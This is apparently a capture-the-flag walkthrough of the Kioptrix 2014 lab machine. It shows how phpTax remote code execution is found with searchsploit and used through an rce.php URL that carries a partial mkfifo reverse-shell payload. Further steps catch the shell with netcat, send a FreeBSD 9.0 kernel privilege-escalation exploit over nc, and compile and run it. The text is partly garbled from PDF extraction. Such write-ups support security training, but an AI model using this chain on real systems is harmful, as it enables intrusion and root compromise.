 4 ☐ Head of household (with qualifying person). (See page 21.) If the qualifying person is a child but not your dependent, enter this child's name here.
 5 ☐ Qualifying widow(er) with dependent child (year spouse died) (See page 21.)

Exemptions: 6a ☒ Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box 6a.
 b ☐ Spouse.
 c ☐ Dependents:

(1) First name	Last name	(2) Dependent's social security number	(3) Dependent's relationship to you	(4) Was qualifying child for child tax credit (see page 21)
Jennifer	Berggren	777 37 7777	daughter	<input type="checkbox"/>
Robert	Berggren	777 37 6666	son	<input type="checkbox"/>
Tom	Berggren	777 77 7771	son	<input type="checkbox"/>
Tom	Berggren	777 37 7721	son	<input type="checkbox"/>

Total number of exemptions claimed: 6

Income: 7 Wages, salaries, tips, etc. Attach Form(s) W-2: 13233
 8a Taxable interest. Attach Schedule B if required: 1000
 9 Tax-exempt interest. Do not include on line 8a: 502
 10 Ordinary dividends. Attach Schedule B if required: 0
 11 Taxable refunds, credits, or offsets of state and local income taxes (see page 24): 0
 12 Alimony received: 100
 13 Business income or (loss). Attach Schedule C or D-EZ: 0
 14 Capital gain or (loss). Attach Schedule D if required. If not required, check here: ☐ 5000
 15 Other gains or (losses). Attach Form 4797: 0
 15a IRA distributions: 15a 10 15b Taxable amount (see page 25): 0
 16a Pensions and annuities: 16a 9 16b Taxable amount (see page 25): 100
 17 Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E: 0
 18 Farm income or (loss). Attach Schedule F: 100
 19 Unemployment compensation: 2
 20 Social Security benefits: 20a 5 20b Taxable amount (see page 25): 100

- We click on phptax/ and the above is displayed.

```
(root@kali)-[~]
# searchsploit phptax

Exploit Title   Path
-----
PhpTux - 'pfilez' Execution Remote Code Injection (Metasploit) | php/webapps/21833.rb
PhpTux 0.8 - File Manipulation 'newvalue' / Remote Code Execution | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution | php/webapps/21665.txt

Shellcodes: No Results


(root@kali)-[~]
#
```

- We do a searchsploit phptax to search for phptax exploits and the results are as displayed in the screenshot above.

```
if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r'))
{
echo "      [+] Exploit completed successfully!\n";
echo "      _____\n\n      {$url}/data/rce.php?cmd=id\n";
}
else
{
die("      [+] Exploit was unsuccessful.\n");
}
?>

#####
# Greetz      : ZeQ3uL, JabAv0C, p3lo, Sh0ck, BAD $ectors, Snapter, Conan, Win7dos, Gdiupo, GnuKDE, JK, Retool2
#####
(END)
```

- After going through the documentation of php/webapps/25849.txt, we notice a php file that allow execution of terminal commands.



- We try executing whoami command as shown above.

```
192.168.56.114:8080/phptax/data/rce.php?cmd=rm %2Ftmp%2F%3Bmkfifo %2Ftmp%2F%3Bcat %2Ftmp%
```

```
File Actions Edit View Help
(nc -nlvp 1234) [192.168.56.114] 48586
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.114] 48586
sh: can't access tty; job control turned off
$
```

- We got a reverse shell and did and nc to establish connection with the target machine.

```
File Actions Edit View Help
(nc -nlvp 1234) [192.168.56.114] 48586
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.114] 48586
sh: can't access tty; job control turned off
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012; root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
$
```

- By issuing a uname -a command, we see that the target machine uses FreeBSD.

```
(root@kali)-[~]
# searchsploit freeBSD 9.0

Exploit Title | Path
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c

Shellcodes: No Results

(root@kali)-[~]
#
```

- We search for an exploit for FreeBSD so as to perform privilege escalation.

```
(root@kali)-[~]
# searchsploit -m freebsd/local/28718.c

Exploit: FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation
URL: https://www.exploit-db.com/exploits/28718
Path: /usr/share/exploitdb/exploits/freebsd/local/28718.c
File Type: C source, ASCII text

Copied to: /root/.28718.c

(root@kali)-[~]
# mv 28718.c escalation.c

(root@kali)-[~]
# ls
192.168.56.108.gnmap  192.168.56.108.xml  31173.txt  dirtycow32  Downloads  hydra.restore  Music  Pictures  Templates  usernames.txt
192.168.56.108.nmap  25849.txt          Desktop    Documents  escalation.c  kioptrix_scan.txt  passwords.txt  Public  usernames.py  Videos

(root@kali)-[~]
# searchsploit -m freebsd/local/28718.c
# mv 28718.c privEsc.c
```

- We copy the file to root and rename the file to escalation.c as shown in the screenshot above.

```
(root@kali)-[~]
# nc 192.168.56.114 1234 < escalation.c
```

- We issue the command to send the escalation.c to our target machine.

```
$ gcc escalation.c -o escalation
```

- We compile the file using the command shown in the screenshot above.

```
$ ./escalation
```

- After that execute.

